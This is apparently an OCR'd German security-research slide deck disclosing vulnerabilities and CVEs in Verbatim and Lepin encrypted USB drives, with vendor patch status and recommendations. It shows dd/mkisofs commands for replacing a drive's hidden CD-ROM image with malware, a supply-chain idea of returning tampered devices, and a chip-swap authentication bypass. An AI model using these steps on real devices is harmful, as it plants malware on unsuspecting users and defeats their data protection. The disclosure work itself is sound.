
35505 “versteckte” Sektoren (512 GB version) mit ISO-9660-Image

```
# dd if=/dev/sda bs=512 skip=1000179711 of=cdrom.iso
35505+0 records in
35505+0 records out
18178560 bytes (18 MB, 17 MiB) copied, 0.269529 s, 67.4 MB/s
[root@hackbox cdrom]# file cdrom.iso
cdrom.iso: ISO 9660 CD-ROM filesystem data 'VERBATIMSECURE'
```

Authentizität von Daten

- Durch Manipulation dieses ISO-9660-Images oder durch Ersetzen kann ein Angreifer Schadsoftware auf dem emulierten CD-ROM-Laufwerk speichern
- Diese Schadsoftware kann bei der Nutzung des Geräts durch ein nichts ahnendes Opfer ausgeführt werden

```
# mkisofs -o hacked.iso -J -R -V "VerbatimSecure" ./content

# dd if=hacked.iso of=/dev/sda bs=512 seek=1000179711
25980+0 records in
25980+0 records out
13301760 bytes (13 MB, 13 MiB) copied, 1.3561 s, 9.8 MB/s
```




Authentizität von Daten

- Durch Manipulation dieses ISO-9660-Images oder durch Ersetzen kann ein Angreifer Schadsoftware auf dem emulierten CD-ROM-Laufwerk speichern
- Diese Schadsoftware kann bei der Nutzung des Geräts durch ein nichts ahnendes Opfer ausgeführt werden

```
# mkisofs -o hacked.iso -J -R -V "VerbatimSecure" ./content

# dd if=hacked.iso of=/dev/sda bs=512 seek=1000179711
25980+0 records in
25980+0 records out
13301760 bytes (13 MB, 13 MiB) copied, 1.3561 s, 9.8 MB/s
```

Dies könnte Schadsoftware sein



Authentizität von Daten: Gedankenexperiment

The Poor Hacker's Not Targeted Supply Chain Attack


1. Verwundbare Geräte in einem Online-Shop kaufen
2. Schadsoftware zu Geräten hinzufügen
3. Modifizierte Geräte zurücksenden
4. Hoffen, dass die Geräte wieder verkauft und nicht einfach vernichtet werden
5. Darauf warten, dass ein potenzielles Opfer ein modifiziertes Gerät kauft und verwendet
6. Gewinn?!

Beispiel #3: Lepin EP-KP001


Wichtig Eigenschaften:


- „Strongest military technology digital encryption U-Disk“
- Schützt Daten und Privatsphäre mit „real-time 256-bit AES-XTS hardware encryption“
- 6- bis 14-stellige Passcodes
- Interessante Passcode Recovery-Funktion

Produkt-Webseite



Produkt-Webseite






Passwortwiederherstellung

(Quelle: Video-Datei `Lepin Encrypted Flash Drive.mp4` des Lepin USB-Flash-Drive)

Passwortwiederherstellung

- Bisher keine Antwort auf E-Mails an Lepin_support@163.com erhalten (seit 8. April 2022)
- Wie das erwähnte *dynamische Passwort* funktioniert ist uns immer noch nicht bekannt und eine offene Frage für weitere Forschung

Hardware Design



Hardware Design

- Einen High-Speed-Analogschalter zu finden, der mit den USB-Datenleitungen verbunden ist, war merkwürdig
- Mit einem Büroklammer-Hack (paper clip hack) wurde versucht, diesen Schalter umzulegen oder zu umgehen, um zu sehen, ob sich das Verhalten des Geräts ändert
- Ohne Erfolg, daher wurde das Tauschen des nicht markierten Chips getestet

Authentication Bypass

- Durch Ersetzen dieses unbekannten Mikrocontrollers auf einem Zielgerät mit dem Chip eines anderen Geräts, von dem der Passcode bekannt war, konnte der angegriffene Lepin EP-KP001 USB-Flash-Drive erfolgreich entsperrt werden
- Authentication Bypass-Angriff in 5 Schritten:
  1. Setzen des Passcodes auf einem Lepin EP-KP001 des Angreifers
  2. Nicht markierter Mikrocontroller des vom Angreifer kontrollierten Geräts auslöten
  3. Nicht markierter Mikrocontroller des Zielgeräts auslöten
  4. Mikrocontroller das Angreifergeräts auf das Zielgerät löten
  5. Zielgerät mit dem zu Beginn gesetzten und bekannten Passcode entsperren

Gefundene Sicherheitsschwachstellen

#	Product	Vulnerability Type	SySS ID	CVE ID
1	Verbatim Keypad Secure USB 3.2 Gen 1 Drive	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-001	CVE-2022-28384
2	Verbatim Keypad Secure USB 3.2 Gen 1 Drive	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-002	CVE-2022-28382
3	Verbatim Keypad Secure USB 3.2 Gen 1 Drive	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-003	CVE-2022-28383
4	Verbatim Keypad Secure USB 3.2 Gen 1 Drive	Expected Behavior Violation (CWE-440)	SYSS-2022-004	CVE-2022-28386
5	Verbatim Store 'n' Go Secure Portable HDD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-005	CVE-2022-28384
6	Verbatim Store 'n' Go Secure Portable HDD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-006	CVE-2022-28382
7	Verbatim Store 'n' Go Secure Portable HDD	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-007	CVE-2022-28383
8	Verbatim Store 'n' Go Secure Portable HDD	Expected Behavior Violation (CWE-440)	SYSS-2022-008	CVE-2022-28386
9	Verbatim Executive Fingerprint Secure SSD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-009	CVE-2022-28387
10	Verbatim Executive Fingerprint Secure SSD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-010	CVE-2022-28382
11	Verbatim Executive Fingerprint Secure SSD	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-011	CVE-2022-28383
12	Verbatim Executive Fingerprint Secure SSD	Insufficient Verification of Data Authenticity (CWE-345)	SYSS-2022-013	CVE-2022-28385
13	Verbatim Fingerprint Secure Portable Hard Drive	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-014	CVE-2022-28387
14	Verbatim Fingerprint Secure Portable Hard Drive	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-015	CVE-2022-28382
15	Verbatim Fingerprint Secure Portable Hard Drive	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-016	CVE-2022-28383
16	Verbatim Fingerprint Secure Portable Hard Drive	Insufficient Verification of Data Authenticity (CWE-345)	SYSS-2022-017	CVE-2022-28385
17	Lepin EP-KP001	Violation of Secure Design Principles (CWE-657)	SYSS-2022-024	CVE-2022-29948

Gefundene Sicherheitsschwachstellen

#	Product	Vulnerability Type	SySS ID	CVE ID
18	Verbatim Store 'n' Go Secure Portable SSD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-043	CVE-2022-28384
19	Verbatim Store 'n' Go Secure Portable SSD	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240)	SYSS-2022-044	CVE-2022-28382
20	Verbatim Store 'n' Go Secure Portable SSD	Missing Immutable Root of Trust in Hardware (CWE-1326)	SYSS-2022-045	CVE-2022-28383
21	Verbatim Store 'n' Go Secure Portable SSD	Expected Behavior Violation (CWE-440)	SYSS-2022-046	CVE-2022-28386

Gefundene Sicherheitsschwachstellen

#	CVE ID	Vulnerability Type	Affected Products
1	CVE-2022-28382	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (AES-ECB for data encryption)	• Verbatim Keypad Secure USB 3.2 Gen 1 Drive • Verbatim Store 'n' Go Secure Portable HDD • Verbatim Executive Fingerprint Secure SSD • Verbatim Fingerprint Secure Portable Hard Drive • Verbatim Store 'n' Go Secure Portable SSD
2	CVE-2022-28383	Missing Immutable Root of Trust in Hardware (CWE-1326) (Firmware manipulation)	• Verbatim Keypad Secure USB 3.2 Gen 1 Drive • Verbatim Store 'n' Go Secure Portable HDD • Verbatim Executive Fingerprint Secure SSD • Verbatim Fingerprint Secure Portable Hard Drive • Verbatim Store 'n' Go Secure Portable SSD
3	CVE-2022-28384	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (Offline brute-force attack)	• Verbatim Keypad Secure USB 3.2 Gen 1 Drive • Verbatim Store 'n' Go Secure Portable HDD • Verbatim Store 'n' Go Secure Portable SSD
4	CVE-2022-28385	Insufficient Verification of Data Authenticity (CWE-345) (Data integrity check)	• Verbatim Executive Fingerprint Secure SSD • Verbatim Fingerprint Secure Portable Hard Drive
5	CVE-2022-28386	Expected Behavior Violation (CWE-440) (Lockout)	• Verbatim Keypad Secure USB 3.2 Gen 1 Drive • Verbatim Store 'n' Go Secure Portable HDD • Verbatim Store 'n' Go Secure Portable SSD
6	CVE-2022-28387	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (Password retrieval)	• Verbatim Executive Fingerprint Secure SSD • Verbatim Fingerprint Secure Portable Hard Drive
7	CVE-2022-29948	Violation of Secure Design Principles (CWE-657) (Authentication bypass attack)	• Lepin EP-KP001

Rückmeldung von Herstellern

- Bis heute keine direkte Rückmeldung an uns
- Aber Verbatim hat im Juli 2022 Updates für verschiedene Produkte veröffenlicht
- Das Sicherheitsupdate entält ein Windows Updater Tool mit neuer Firmware
- Beispiel: Verbatim Keypad Secure Security Update

**** SECURITY UPDATE ****

A software update to improve the security of this product is available now and should be implemented as soon as possible.
Please download the update from the support link at the bottom of the page and follow the instructions from the manual.


Viewing Documents For: Verbatim Keypad Secure USB 3.2 Gen 1 Drive 32GB

Firmware | Manuals | FAQs

File	Description	Format	File Size	Action
Verbatim Keypad Security Update 1.0.0.6 + Manual	July 2022 Verbatim Keypad Security Update + Manual - Download and update according to the attached manual to strengthen security functions	ZIP	8.42 MB	Download

(Quelle: https://www.verbatim-europe.co.uk/en/support-centre/?part_no=49427)

Rückmeldung von Herstellern



Dateiinhalt des Verbatim Keypad Secure Security Update

Security Update July 2022

Verbatim Keypad Secure USB 3.2 Gen 1 Drive

#	CVE ID	Schwachstellentyp	Behoben	Kommentar
1	CVE-2022-28382	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (AES-ECB for data encryption)	Yes	Neue Firmwareversion nutzt AES-XTS (XEX Tweakable Block Cipher with Ciphertext Stealing) für Dateneverschlüsselung.
2	CVE-2022-28383	Missing Immutable Root of Trust in Hardware (CWE-1326) (Firmware manipulation)	No	Vermutlich unterstützt die Hardware (INIC-3637) die Behebung dieses Sicherheitsproblems nicht (keine weiteren Informationen zu Hardware, z. B. Datenblatt, um diese Vermutung zu überprüfen).
3	CVE-2022-28384	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (Offline brute-force attack)	Yes (bis jetzt)	Neue Firmwareversion behebt den demonstrierten Offline-Brute-Force-Angriff durch einen Wechsel zu AES-XTS und einer anderen Pin-Überprüfung Falls die Funktionsweise der neuen Implementierung bekannt ist, sollte wieder ein Offline-Brute-Force-Angriff möglich sein.
4	CVE-2022-28386	Expected Behavior Violation (CWE-440) (Lockout)	No	Die Sperrfunktion funktioniert immer noch nicht.

Security Update July 2022

Verbatim Executive Fingerprint Secure SSD

#	CVE ID	Schwachstellentyp	Behoban	Kommentar
1	CVE-2022-28382	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (AES-ECB for data encryption)	No	Die neue Firmwareversion nutzt immer noch AES-ECB für die Datenverschlüsselung. AES-XTS scheint nur für die Verschlüsselung des Sektors mit dem Administratorpasswort verwendet zu warden.
2	CVE-2022-28383	Missing Immutable Root of Trust in Hardware (CWE-1326) (Firmware manipulation)	No	Vermutlich unterstützt die Hardware (INIC-3637) die Behebung dieses Sicherheitsproblems nicht (keine weiteren Informationen zu Hardware, z. B. Datenblatt, um diese Vermutung zu überprüfen).
3	CVE-2022-28385	Insufficient Verification of Data Authenticity (CWE-345) (Data integrity check)	No	Der inhalt des emulierten CD-ROM-Laufwerks, der als ISO-9660-Image gespeichert wird, kann immer noch manipuliert werden.
4	CVE-2022-28387	Use of a Cryptographic Primitive with a Risky Implementation (CWE-1240) (Password retrieval)	Yes	Das gefundene IOCTL-Kommando zum Auslesen des Administratorpassworts funktioniert nicht mehr mit der neuen Firmwareversion.

Fazit

- Neue portable Speichergeräte mit alten Sicherheitsschwachstellen werden immer noch hergestellt und verkauft, trotz besseren Wissens
- Manche Sicherheitsschwachstellen in bereits verwendeten Hardwareprodukten sind schwierig oder gar unmöglich zu beheben (z. B. keine oder begrenzte Update-Funktionalität, unsicheres Hardware-Design)
- *Forever bugs* können die Sicherheit eines Produkts bis an dessen Lebensende betreffen

Empfehlungen

1. Für Anwender
   - Wähle sichere, tragbare USB-Speichergeräte weise aus
   - Führe eine gründliche Online-Recherche vor dem Kauf eines solchen Produkts durch
   - Habe nicht allzu viel Vertrauen in Produktzertifikate und Marketing-Aussagen
   - Frage nach Sicherheitstests und deren Umfang und Gültigkeitsbereich, die über Produktzertifzierungen hinaus gehen

Empfehlungen

2. Für Hersteller

- Produkte mit der Hilfe von IT-Sicherheitsexperten mit entsprechendem Fachwissen auf Sicherheitsschwachstellen hin untersuchen lassen, bevor diese in Massenfertigung produziert und verkauft werden
- Kryptografen mit der Entwicklung eines sicheren Krypto-Produkts beauftragen
- Krypto-Design veröffentlichen (kein "Security by Obscurity" bis sich jemand die Zeit genommen hat, das Produkt gründlicher zu analysieren)
- Sicherstellen, dass das gesamte Produkt (Soft-, Firm- und Hardware) aktuellen Sicherheitsstandards entspricht
- Abstand nehmen von falschen oder irreführenden Marketing-Aussagen

Referenzen

1. *Product website for Verbatim Keypad Secure*, https://www.verbatim-europe.co.uk/en/prod/verbatim-keypad-secure-usb-32-gen-1-drive-128gb-49429/, 2022
2. *Product website for Verbatim Store 'n' Go Secure Portable HDD*, https://www.verbatim-europe.co.uk/en/prod/store-n-go-portable-ssd-with-keypad-access-256gb-53402/, 2022
3. *Product website for Verbatim Executive Secure SSD*, https://www.verbatim-europe.co.uk/en/prod/executive-fingerprint-secure-ssd-usb-32-gen-1--usb-c-1tb-53657/, 2022
4. *Product website for Verbatim Fingerprint Secure Portable Hard Drive*, https://www.verbatim-europe.co.uk/en/prod/fingerprint-secure-portable-hard-drive-1tb-53650/, 2022
5. *Product website for Lepin EP-KP001*, https://www.amazon.com/Encrypted-Password-Aluminum-Portable-Protected/dp/B06W5H9GP7/, 2022
6. *SecuStick review*, SpritesMods, Jeroen Domburg, https://spritesmods.com/?art=secustick, 2007
7. *A FIPS 140-2 certified USB stick found to be insecure*, https://www.objectif-securite.ch/2008/07/16/usb-fips-2-vuln.html, 2008
8. *Cryptographically Secure? SySS Cracks a USB Flash Drive*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/2009/SySS_Cracks_SanDisk_USB_Flash_Drive.pdf, 2009
9. *Programmed Insecurity – SySS Cracks Yet Another USB Flash Drive*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/2011/SySS_Cracks_Yet_Another_USB_Flash_Drive.pdf, 2011
10. *Analysis of an encrypted HDD*, Joffrey Czarny and Raphaël Rigo, Airbus, https://airbus-seclab.github.io/hdd/SSTIC2015-Article-hardware_re_for_software_reversers-czarny_rigo.pdf, 2015
11. *Got HW crypto? On the (in)security of a Self-Encrypting Drive series*, Gunnar Alendal, Christian Kison, and modgx, https://hardwear.io/document/got-HW-crypto-slides_hardwear_gunnar-christian.pdf,
12. *Lost your "secure" HDD PIN? We can help!*, Julien Lenoir and Raphaël Rigo, Airbus, https://airbus-seclab.github.io/hdd/2016-Lenoir_Rigo-HDD_PIN.pdf, 2016

Referenzen

13. *Brute-forcing Lockdown Harddrive PIN Codes*, Colin O'Flynn, https://www.blackhat.com/docs/us-16/materials/us-16-OFlynn-Brute-Forcing-Lockdown-Harddrive-PIN-Codes.pdf, 2016
14. *Aigo Chinese Encrypted HDD*, Raphaël Rigo, https://syscall.eu/blog/2018/03/12/aigo_part1/, 2018
15. *Ghidra support for ARCompact instruction set*, Nicolas looss, https://github.com/NationalSecurityAgency/ghidra/pull/3006, 2021
16. *Integer hash function interpreter*, skeeto, https://www.reddit.com/r/dailyprogrammer_ideas/comments/92mwny/intermediatehard_integer_hash_function_interpreter/
17. *Integer Hash Functions*, Thomas Wang, http://web.archive.org/web/20071223173210/http://www.concentric.net/~Ttwang/tech/inthash.htm
18. *Globalsources USB 3.0 to M.2 NVME/PCIE SSD Mini External Enclosure*, https://www.globalsources.com/Solid-state/fingerprint-encryption-SSD-Enclosure-1180740304p.htm, 2022
17. *Globalsources 2.5 inch Type-C HDD Enclosure with encryption storage hdd enclosure*, https://www.globalsources.com/2.5-inch-hard/HDD-enclosure-1162059106p.htm, 2022
18. *Security Advisory SYSS-2022-001*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-001.txt, 2022
19. *Security Advisory SYSS-2022-002*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-002.txt, 2022
20. *Security Advisory SYSS-2022-003*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-003.txt, 2022
21. *Security Advisory SYSS-2022-004*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-004.txt, 2022
22. *Security Advisory SYSS-2022-005*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-005.txt, 2022
23. *Security Advisory SYSS-2022-006*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-006.txt, 2022
24. *Security Advisory SYSS-2022-007*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-007.txt, 2022
25. *Security Advisory SYSS-2022-008*, Matthias Deeg, SySS GmbH, https://www.syss.de/fileadmin/dokumente/Publikationen/Advisories/SYSS-2022-008.txt, 2022

Referenzen

